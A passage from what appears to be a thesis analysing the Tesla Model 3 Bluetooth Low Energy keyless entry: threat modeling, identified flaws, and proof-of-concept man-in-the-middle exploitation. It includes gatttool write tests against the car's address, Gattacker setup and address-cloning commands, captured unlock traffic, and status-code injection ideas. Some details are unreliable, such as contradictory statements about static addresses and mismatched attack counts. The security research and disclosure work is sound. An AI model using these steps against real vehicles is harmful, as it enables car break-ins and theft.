The proposed hypothesis of the workflow between the Tesla and the key is that the phone will write command to the To vehicle characteristics, the controller in Tesla will process this command and the potential response will be written by the controller to the characteristic From vehicle, which will send indication packet to the phone when the value will be changed. This hypothesis will be explored in the next section.

4.4 Communication

Since the communication itself is not encrypted, the analysis of the data exchange between the Tesla controller and the phone follows. The first thing sent by phone is write request to the descriptor 0x2902 (which can be seen in the packet as handle 0x000c) in characteristic From vehicle. This descriptor is used as the switch for enabling server updates (notification from the peripheral device). The value sent to this descriptor is 1000000000 (in the packet is sent value 0200), which enables notifications from the Tesla controller.



```
Bluetooth Attribute Protocol
  Opcode: Write Request (0x12)
    0... .... = Authentication Signature: False
    .0.. .... = Command: False
    ..01 0010 = Method: Write Request (0x12)
  Handle: 0x000c (Unknown)
  Value: 0200
```

Figure 4.9: Subscription

Essentially, the phone is subscribing to the characteristic *From vehicle* by this command, meaning the phone will receive a notification packet every time the value in this characteristic is changed. After this subscribing, the phone will write to the characteristic To vehicle and receive notification from the characteristic From vehicle for every opening or closing the car. Therefore, the hypothesis from the previous section is confirmed. The following data exchange is to establish encrypted communication on the application layer between devices. After the encrypted link is established, Tesla will wait for the command from the phone. There are two scenarios regarding keyless access to the car: the key control and proximity control. In the case of key control, the user simply presses the button for opening the car, closing the car, opening the front trunk, opening the back trunk, or opening the charging port. After pressing the button, the phone will send a command for the specific action, Tesla will process the command, perform this action, and then will send the response in form of a status code. In the proximity control scenario, the user will approach the car with a key nearby and tries to open the car with a handle. Tesla will check the proximity of the key, if it is close enough, it will send a status code (in other words, Tesla will change the value of the characteristic and send a notification packet to the phone). The phone will respond with the command for unlocking the car. This command is different because it is longer than the usual command sent after user interaction and also, it does not instantly open the car. Instead, it will unlock the car, but the car will activate and open after the user pulls the handle. For the case of proximity opening, the command sent by phone is 35-bytes long, whereas, in the case of direct opening by the user, the command is 33-bytes long.



```
Opcode: Write Request (0x12)
   0... .... = Authentication Signature: False
   .0.. .... = Command: False
   ..01 0010 = Method: Write Request (0x12)
Handle: 0x0008 (Unknown)
Value: 00210a1f120265a42210d7617264ed1ef6c2aa9a046e71e1…
```

Figure 4.10: Command for unlocking the car

After every command, Tesla will send a notification with the value about the state of the car (whether it is open or closed). In the connection, these values stay the same. For opening the car, the status code *00020a00* is sent in notification by the car. For the closing of the car, *00040a021001* is sent. When the user tries to unlock the car by proximity, the Tesla will send the status code *001c1a1a12160a14c27f943fd700e017c5280757667dd69f7c0ea050180*. After the phone receives this code, it will send a command for opening the car.

```
00210a1f1202549e22104b61221908d90364bb47fc2cb141aa732a04c0656ad530ee04
```

As the command itself is concerned, some parts of it can be identified. The first two bytes describe the length of the command. The next 3 bytes are not changing in every command, they are the same for every command. The fifth and sixth bytes keep changing with every connection, this indicates that it could be a checksum of the actual command. The bytes 0x22 0x10 are separators. The next 16 bytes are actual commands, encrypted by AES-128. The last 7 bytes are identification of the device, this part is changing for every device, but stays the same for a particular device. The last two bytes are incremented with every command, they serve as the counter of the commands.

Chapter 5

Threat Modeling

The analysis of Bluetooth Low Energy results in the information needed for modeling threats that can occur. The main assets of keyless interaction are a key (phone or keyfob) and the Tesla. Compromising the key can lead to unprivileged access to the car. Also from communication analysis, the threats exploiting design flaws can be proposed. In this section, all of these factors will be taken into account and possible threats will be modeled.

5.1 Human Factor

One of the frequent factors leading to vulnerability and exploitation is the human factor and human interaction. In this case, the assets that can be endangered by the user himself are a key and login information to the application. The following list of threats is based on exploiting human factor:

- **Stolen keyfob.** The loss of the keyfob can lead to direct access to the car if the user will not remove the lost key in time from the list of keys in the car.

- **Compromised phone.** The phone can be either lost or can be compromised by an outside actor, such as a Trojan for example.

- **Stolen login and password to the application.** As Tesla offers control of the car by the network, exposing this information can lead to the unprivileged control of the car. In addition, to achieve this, there is no need for the attacker to have an actual android phone with the application, the application can be run in the emulator and the control of the car can be achieved as well.

5.2 Design Factor

As far as the design of communication is concerned, unencrypted communication is the most valuable information and also poses the most serious threat. In the following, the design threats are designed.

The attacker posing as a valid key. As the communication is not encrypted and the phone app can be with some effort reversed, the attack can discover how the communication is made and could pose as a valid device for the car 5.1.




Figure 5.1: The attacker posing as the valid key

Capturing and dropping valid command. If no mechanism for verifying commands is used, the attacker can capture one of those commands and sent it to unlock the car 5.2.




Figure 5.2: Capture and drop valid command

Forcing the phone to sent command. As the status codes from the car are not changed, the attacker can be sent one of those commands to the phone, forcing it to sent valid command and access the car 5.3.

Unprivileged write command to GATT profile. As the command for unlocking and locking is written to the specific characteristic, the attacker




Figure 5.3: Forcing to send the command

could directly write valid command (with information discovered from further analysis of the android/iOS application or keyfob firmware) 5.4.




Figure 5.4: Unprivileged write command to GATT profile

Discharge the car. If the attacker can be sent a command to start some sort of service in the car that will drain the battery, in the situation where no charging station is near, this will result in denial of usage.

Chapter 6

Discovery Analysis

In the previous section, the general approach to attacks concerning Bluetooth Low Energy was designed. Identifying actual weak spots in the communication between Tesla and the key based on the threat models and gather information will be described in this section.

6.1 Identifying Weak Spots

The control of the car takes place in the form of the ATT packet containing commands for various actions sent by the key. The Tesla responds with a corresponding verification response to every command. However, this communication is not encrypted which poses a great threat to the security of the car. As can be seen in the packet captures, the address of the Tesla controller is 98:04:ED:26:4D:85 and it is not changed during the pairing or the communication. Therefore, Tesla uses a public Bluetooth address in the communication, which can make possible attacks much easier.

When the address is obtained, the security and permissions set by the GATT profile should be tested. The main characteristics to focus on are the one with descriptor From vehicle and the one with To vehicle descriptor. Access to these characteristics is crucial to the security of the communication because analysis discovered that the phone keeps writing to the To vehicle descriptor and the Tesla send back responses by writing to the From vehicle descriptor which triggers sending notification to the phone. As the analysis discovered, some responses sent from the car can cause sending valid commands for the opening, which can be exploited by the attacker. Also was discovered that the status codes sent by the car are static, they do not change with every new communication establishment or even they do not change with every key. The attacker can therefore capture the status codes sent by Tesla, write the response code causing sending a command for opening by the phone and access the car as pictured in the 6.1.



Attacker
Writing status code to the GATT profile
GATT profile
Tesla sends this code by notification
A key opens the car
User
Tesla

Figure 6.1: Status code injection

This can be tested by the Gattool command.

```
gattool -b 98:04:ED:26:4D:85 -I
[98:04:ED:26:4D:85][LE]> connect
Attempting to connect to 98:04:ED:26:4D:85
Connection succesful
[98:04:ED:26:4D:85][LE]> char-write-req 0x00b  0000
Permission denied
```

However, the permission for this characteristic is set to indicate, therefore the direct-write command will fail. The only server, in this case, Tesla, can change the value in this characteristic. The next interesting characteristic is the To vehicle characteristic. If the unauthenticated actor can write to this characteristic, that can lead to a threat where an attacker can capture valid command or reverse encryption of command, sent this command, and can access the car. This can be also tested with Gattool.

```
gattool -b 98:04:ED:26:4D:85 -I
[98:04:ED:26:4D:85][LE]> connect
Attempting to connect to 98:04:ED:26:4D:85
Connection succesful
[98:04:ED:26:4D:85][LE]> char-write-req 0x008  0000
Characteristic value was written successfully
```

The most severe problem, in this case, is the ability to perform a MITM attack. This can access the car by the attacker and pose a great threat to the main asset regarding the keyless access, opening the car. The very basic act in MITM is performing a replay attack. A more sophisticated approach would be reversing the encryption process, by MITM listen for the key exchange and then sent commands crafted by an attacker.

6.2 Identified Threats

6.2.1 Unencrypted Communication

In the analysis, no encryption packets were found and therefore, lower-lay communication is not protected by encryption. This flaw can lead to eavesdropping or even a Man-In-the-Middle attack. As the communication is encrypted on the application layer with counter and command verification, this does not have to be a threat to access the car, but it makes it easier for the attacker to reverse and discover the encryption process.

6.2.2 Missing Authentication

Even though command encryption is implemented, the source of the command is not verified in any way. Therefore, an attacker can pose a valid key by reversing the encryption mechanism and can access the car. This flaw and consequent attack can be combined with the previous threat.

6.2.3 Missing 2-Factor Authentication in App

Since the application in the phone can control the whole car (not just for opening and closing), the reasonable design should be 2-factor authentication of the user. If no such mechanism is implemented, an attacker can steal login credentials and can have full control of the car.

6.2.4 Static Responses

In tests performed on the Tesla, the response code for the response code of various actions is static in every connection and for every key. The limitation of tests was that only one car was available. In any case, the static code and response could be a threat, since the status for proximity opening is also static. The impact of this flaw could be a lot bigger if the codes were static for every car, or at least for the same models.

6.2.5 Static Address

Bluetooth offers usages of random addresses after connection establishment. This can pose as protection against MITM because the malicious devices cannot copy random addresses to pose in the middle of the connection. Since Tesla is not using static addresses, the attacker can simply copy the address of the Tesla controller to pose as this controller.

Chapter 7

Exploitation

In the previous sections, the potential dangerous vulnerabilities were discovered. But the vulnerability itself does not mean that it will be exploited. To determine the severity of the vulnerability, exploits as proof of concept need to be designed and demonstrated. In this section, the performed exploits will be listed and described.

7.1 Passive Eavesdropping

This is the direct result of unencrypted communication. The attacker can listen to the communication between devices and can see data sent to the car in ”clear text”. But it is not a serious threat, since the actual commands are encrypted and therefore, are protected against the discovery of the command structure by simple eavesdropping. But the fact that this type of eavesdropping is possible can make the crafting of the attack easier because all attacker has to do is to reverse encryption in the application and after that, this can become a serious issue.

7.2 Man-in-the-middle attack

The communication does not implement any protection against MITM, which can be performed by a tool called Gattacker. The most suitable tool for MITM is Gattacker since the command are sent in the form of ATT packets. For testing MITM, the Macbook Pro 2018 was used with 2 Ubuntu virtual OS. To execute MITM, two Bluetooth dongles are needed. In this case, two CONNECT IT BT403 were used.

Gattacker was installed on both Ubuntu systems, but one of the systems needs to act as a peripheral device and the other as a master device. In other words, one system will pose as Tesla controller and the other will pose as the phone.

Figure 7.1: Bluetooth dongle





Figure 7.2: Man in the Middle diagram

Both systems need to be configured by editing the config.env file. For the system acting as the master, the Bluetooth adapter has to be set in `NOBLE_HCI_DEVICE`. In the system posing as peripheral, in the same file, both `NOBLE_HCI_DEVICE` and `BLENO_HCI_DEVICE` need to set to the correct Bluetooth adapter. Also, the network address of the master device needs to be set in the variable `WS_SLAVE`. After this is set, the MITM can be performed.

On the master machine, the command node ws-slave.js has to be executed. Then, the following commands need to be executed on the other machine:

```
node scan.js
node scan.js 9804ED264D85
cd helpers/bdaddr
make
./mac_adv -a devices/9804ED264D85_*.json \
-s devices/9804ED264D85.srv.json
```

To make sure that the phone will connect to the malicious device posing as the Tesla, the real Bluetooth address needs to be copied to the Bluetooth address of the malicious device. After this, the communication can between real devices be seen and the MITM attack is successfully performed.



```
>> Write:  00000211b2d143f09b88960cebf8b91e -> 00000212b2d143f09b88960cebf8b91e : 000e120c0a0a080212060a04c0656ad5 (             ej )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00021200 (    )
>> Write:  00000211b2d143f09b88960cebf8b91e -> 00000212b2d143f09b88960cebf8b91e : 000412020a00 (      )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00020a00 (    )
>> Write:  00000211b2d143f09b88960cebf8b91e -> 00000212b2d143f09b88960cebf8b91e : 000612040a020810 (        )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00079a010408011001 (         )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00021a00 (    )
>> Write:  00000211b2d143f09b88960cebf8b91e -> 00000212b2d143f09b88960cebf8b91e : 00210a1f120208a8221045dfc441d591d9bd81604f243d600e492a04c0656ad530e6
04 ( !      " E  A     `O$=` I*  ej 0  )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 0007220512030 8e604 (  "      )
>> Write:  00000211b2d143f09b88960cebf8b91e -> 00000212b2d143f09b88960cebf8b91e : 00210a1f12026f4822100595cceb4d4e70c7adf310ca46a43c432a04c0656ad530e7
04 ( !    oH"     MNp     F <C*  ej 0  )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00072205120308e704 (  "      )
<< Read:   1800 (Generic Access) -> 2a00 (Device Name ) : 533231633238666532656432646163366143 (S21c28fe2ed2dac6aC)
>> Write:  00000211b2d143f09b88960cebf8b91e -> 00000212b2d143f09b88960cebf8b91e : 00210a1f120269d72210605c39bce2190e31b26e09c30d1ce6e32a04c0656ad530e8
04 ( !    i " `\9    1 n      *  ej 0  )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00072205120308e804 (  "      )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 00040a021001 (      )
Communication started...
>> Write:  00000211b2d143f09b88960cebf8b91e -> 00000212b2d143f09b88960cebf8b91e : 00210a1f1202d53c220000594fac7185c99a4f98f874790b5d3e2a04c0656ad530e9
04 ( !     <"  YO q   O  ty ]>*  ej 0  )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 000b22090802120508e8041001 (  "          )

Communication started...
>> Write:  00000211b2d143f09b88960cebf8b91e -> 00000212b2d143f09b88960cebf8b91e : 00210a1f1202e2bf2200004fb260cfe2f2a0f8838331d06dec952a04c0656ad530ea
04 ( !      "  O `       1 m  *  ej 0  )
<< Notify: 00000211b2d143f09b88960cebf8b91e -> 00000213b2d143f09b88960cebf8b91e : 000b22090802120508e8041001 (  "          )
```

Figure 7.3: MITM in Gattacker

7.3 Unprivileged Application

As the login credentials are the only authentication factor in the application, stealing these credentials can be a critical threat for the user. The car can be opened by a command sent via the internet, so the attacker does not need to pair his phone with the car as a key. Furthermore, the attacker does not even need an android device, the application can be edited and run in the emulator, where all the attacker needs are credentials and internet connection to remotely open the car.

7.4 Other attacks

It should be mentioned that 4 more attacks were discovered, with the potential of accessing the car and with medium - high severity. The attacks were reported to Tesla, following the steps of Responsible Disclosure Guidelines. Therefore, the attacks are not mentioned in this thesis and will not be publicly mentioned until the Tesla will evaluate and resolve the vulnerabilities causing possible execution of attacks.

Chapter 8

Summary

After the analysis, designing the attacks, and describing exploits, the summary of exploits and their vulnerabilities should follow. As several flaws were discovered, the recommendation for fixing these flaws will be described in this section.

8.1 Overview of vulnerabilities

The Bluetooth communication in Tesla is not as secure as should be. The discovered flaws can lead to unprivileged access or denial of access to the car. The vulnerabilities are listed in the table 8.1.

Table 8.1: Discovered Vulnerabilities

Vulnerability	**Attacks**
Unencrypted Communication	MITM, Eavesdropping
Static Codes	Sophisticated MITM
Static Address	MITM
Weak authentication	MITM
No 2-factor	Unauthenticated device access

Unencrypted communication allows the attacker to perform various attacks, the most basic one is MITM. This attack can lead to DoS where the attacker drops every packet, replay attack, or even more sophisticated attacks. As the MITM can serve as the building block for further and more severe attacks, it is crucial to resolve this as soon as possible. The encryption of connection on link-layer not only offers multiple layers of encryption, but it also makes it harder for the attacker to reverse communication between devices. The OOB method can be used since the NFC card can act as an out-of-band channel for pairing.

As the commands sent by phone are properly encrypted, the most paradoxical finding is the static responses by the car. As the car keeps sending the static responses, the attacker can leverage the flaw to forcing the phone to respond to these responses and possibly forcing it to behave unexpectedly. The remedy for this flaw is to encrypt the responses in the same manner as the commands are encrypted.

Because of the static address, the MITM attack is much simpler than it could be. To perform correctly the attack, an attacker can act as the Tesla controller (by copying the address) which results in a more successful attack. The performed tests discovered that MITM without copying the address works only when the key is being saved, when the already saved key is trying to connect to the car, the attack will not work if the address is not copied. Resolving this issue, therefore, makes MITM harder to perform. The usage of random addresses specified by Bluetooth standard will result in prevention against the potential attacks.

Another reason why MITM attack is easy to perform is no authentication. The source of the data in either direction is in no manner authenticated, therefore an attacker can send the data to each device and can expect the same behavior as if the data were sent from the valid device. This flaw can lead to more sophisticated attacks and should be resolved. The data in both directions should use data signing as an authentication mechanism and protection.

As the phone (or more specifically, application in the phone) is a controlling asset, it should be protected more thoroughly. As the attacker can acquire the login credentials, he will also obtain full control of the car. The simple login and password do not offer the same protection as 2-factor authentication would.

8.2 Overview of attacks

The vulnerabilities mentioned above can be used to perform certain attacks. The list of attacks is the following:

- **MITM**
- **Passive Eavesdropping**
- **Unverified Application**

The MITM attack in its very basic form can be used to dropping packets, resulting in Denial-Of-Service (DoS). But some attacks can leverage replay or others more sophisticated procedures. But even in its basic form, it poses a serious threat. Especially in the case where the user does not have any other way to open the car and this attack can lock him out of the car.

Passive eavesdropping is not an attack or exploit in the sense that its direct result is access to the car, but because eavesdropping is possible, the attacker can discover information needed to design attacks.

As obtaining the login credentials, the attacker can log in by an unverified application and can control the car completely. For this attack, the attacker can use either an Android device but more interesting is the attack where logging in is performed in the emulator. The attacker can download the android application file, set a flag for debugging in the XML file, and run this file in the emulator, where he can control the car by internet. The disadvantage is that the device can not be saved as a key without an NFC card, but control of the car is still possible.




Figure 8.1: MITM attack on actual car

Chapter 9

Conclusion

The goal of the thesis was to analyze the keyless access to the Tesla Model 3, describe vulnerabilities and flaws, design exploits, and propose remedies. The performed analysis was described in chapter 4. From the gathered information, threats concerning access to the car were discussed in chapter 5. The flaws and vulnerabilities resulting from the analysis were described in chapter 6. The exploits were designed in chapter 7. Finally, the results consisting of vulnerabilities and their remedies were listed in chapter 8. During the analysis and designing, the adjusted methodology PTES and the Responsible Disclosure Guidelines were followed.

In the analysis, several flaws were discovered, such as *unencrypted communication*, *weak authentication*, *static responses*, *static codes*, and *no 2-factor authentication*. These vulnerabilities led to the various exploits - MITM, Passive Eavesdropping, and Unverified Application. Furthermore, 3 additional exploits and attacks resulting from mentioned vulnerabilities were discovered, but following the Responsible Disclosure Guidelines, they were reported to Tesla and are not mentioned in this thesis, as they pose higher risk than exploits and attacks mentioned in thesis. The result is analysis of Bluetooth Low Energy in Tesla and the vulnerabilities with proposed attacks and threats. The goals of the thesis were therefore fulfilled.

The results described in the thesis can serve as useful information for future research concerning the Bluetooth Low Energy security in Tesla. The remedies described in the Summary can be used for securing the workflow of keyless access to the car, as the current state is not secure enough. This can increase reputation of brand and will decrease the possibility of attacks on the Tesla, which have the potential to result in stealing the car. However, the analysis should continue, since Tesla is a complex system, and the possible attacks combining different parts of the system, can result in access to the car by attacker. As the future progress is concerned, the goal is to publish the full results in form of an article.

Bibliography

[1] Townsend, K.; Cufí, C.; et al. *Getting Started with Bluetooth Low Energy: Tools and Techniques for Low-Power Networking*. EBSCOhost ebooks online, O'Reilly Media, 2014, ISBN 9781491900581. Available from: `https://books.google.cz/books?id=AIR7AwAAQBAJ`

[2] Gomez, C.; Oller, J.; et al. Overview and Evaluation of Bluetooth Low Energy: An Emerging Low-Power Wireless Technology. *Sensors*, volume 12, no. 9, 2012: pp. 11734–11753, ISSN 1424-8220, doi:10.3390/s120911734. Available from: `https://www.mdpi.com/1424-8220/12/9/11734`

[3] Padgette, J.; Scarfone, K.; et al. Guide to bluetooth security. *NIST Special Publication*, volume 800, no. 121, 2012: p. 25.

[4] Almenárez-Mendoza, F.; Alonso, L.; et al. Assessment of Fitness Tracker Security: A Case of Study. *Proceedings*, volume 2, 10 2018: p. 1235, doi:10.3390/proceedings2191235.

[5] Šterc, B. F. *Bluetooth® Low Energy Vehicle Keyless Entry*. Master's thesis, Vysoké učení technické v Brne, 2020. Available from: `https://dspace.cvut.cz/bitstream/handle/10467/69611/F8-BP-2017-Safrata-David-thesis.pdf?sequence=1&isAllowed=y`

[6] *Bluetooth Core Specifications version 5.0*. Dec 2019. Available from: `https://www.bluetooth.com/specifications/specs/core-specification`

[7] Welbes, W. Mar 2019. Available from: `https://www.centare.com/insights/what-is-bluetooth-low-energy`

[8] Developer Help. Mar 2021. Available from: `https://microchipdeveloper.com/wireless:ble-link-layer-discovery`

[9] Šafrata, D. *Meteostanice s využitím Bluetooth Low Energy*. B.S. thesis, České vysoké učení technické v Praze. Vypočetní a informační centrum., 2017.

[10] Abraham, J. Jan 1970. Available from: `http://j2abro.blogspot.com/2014/06/understanding-bluetooth-advertising.html`

[11] Afaneh, M. A Deep Dive into BLE Packets and Events. May 2020. Available from: `https://www.novelbits.io/deep-dive-ble-packets-events/`

[12] Leonardi, L.; Patti, G.; et al. Multi-Hop Real-Time Communications Over Bluetooth Low Energy Industrial Wireless Mesh Networks. *IEEE Access*, volume PP, 05 2018: pp. 1–1, doi:10.1109/ACCESS.2018.2834479.

[13] Bluetooth Low Energy: Security of Connected Devices. Apr 2021. Available from: `https://www.vaadata.com/blog/bluetooth-low-energy-security-connected-devices/`

[14] Prakash, Y. W.; Biradar, V.; et al. Smart bluetooth low energy security system. In *2017 International Conference on Wireless Communications, Signal Processing and Networking (WiSPNET)*, 2017, pp. 2141–2146, doi:10.1109/WiSPNET.2017.8300139.

[15] Kwon, G.; Kim, J.; et al. Bluetooth low energy security vulnerability and improvement method. In *2016 IEEE International Conference on Consumer Electronics-Asia (ICCE-Asia)*, 2016, pp. 1–4, doi:10.1109/ICCE-Asia.2016.7804832.

[16] Lonzetta, A. M.; Cope, P.; et al. Security Vulnerabilities in Bluetooth Technology as Used in IoT. *Journal of Sensor and Actuator Networks*, volume 7, no. 3, 2018, ISSN 2224-2708, doi:10.3390/jsan7030028. Available from: `https://www.mdpi.com/2224-2708/7/3/28`

[17] Chaskar, H.; Balaban, D.; et al. IoT Security Using BLE Encryption. Jan 2019. Available from: `https://www.networkcomputing.com/wireless-infrastructure/iot-security-using-ble-encryption`

[18] PTES Technical Guidelines. Apr 2012. Available from: `http://www.pentest-standard.org/index.php/PTES_Technical_Guidelines`

[19] Product Security: Tesla. Available from: `https://www.tesla.com/about/security`

[20] Ubertooth One. 2019. Available from: `https://greatscottgadgets.com/ubertoothone/`

[21] SecuRing. FAQ. Available from: `https://gattack.io/`

Appendix **A**

Acronyms

IoT Internet of Things

BLE Bluetooth Low Energy

SIG Bluetooth Special Interest Group

MITM Man-In-The-Middle

NFC Near Field Communication

HCI Host Controller Interface

DoS Denial of Service

PTES Penetration Testing Execution Standard

OOB Out-of-band

JSON JavaScript Object Notation

UUID Universally Unique Identifier

ATT Attribute Protocol

HCI Controller side of Host Controller Interface

GAP Generic Access Profile

GATT Generic Attribute Profile

L2CAP Logical Link Control and Adaptation Protocol

ATT Attribute Protocol

SM Security Manager

CRC Cyclic Redundancy Check

LTK Long-term key

ECDH Elliptic-Curve-Diffie-Helman

STK Short-term key

CSRK Connection Signature Resolving Key

PCAP Packet Capture

Appendix B

Contents of enclosed CD

```
readme.txt ........................ the file with CD contents description
src ................................... the directory of source codes
  thesis .............. the directory of LaTeX source codes of the thesis
captures ........................... the directory with packet captures
GATT.json .................................... the file with JSON file
text ....................................... the thesis text directory
  thesis.pdf .......................... the thesis text in PDF format
  thesis.ps ............................ the thesis text in PS format
```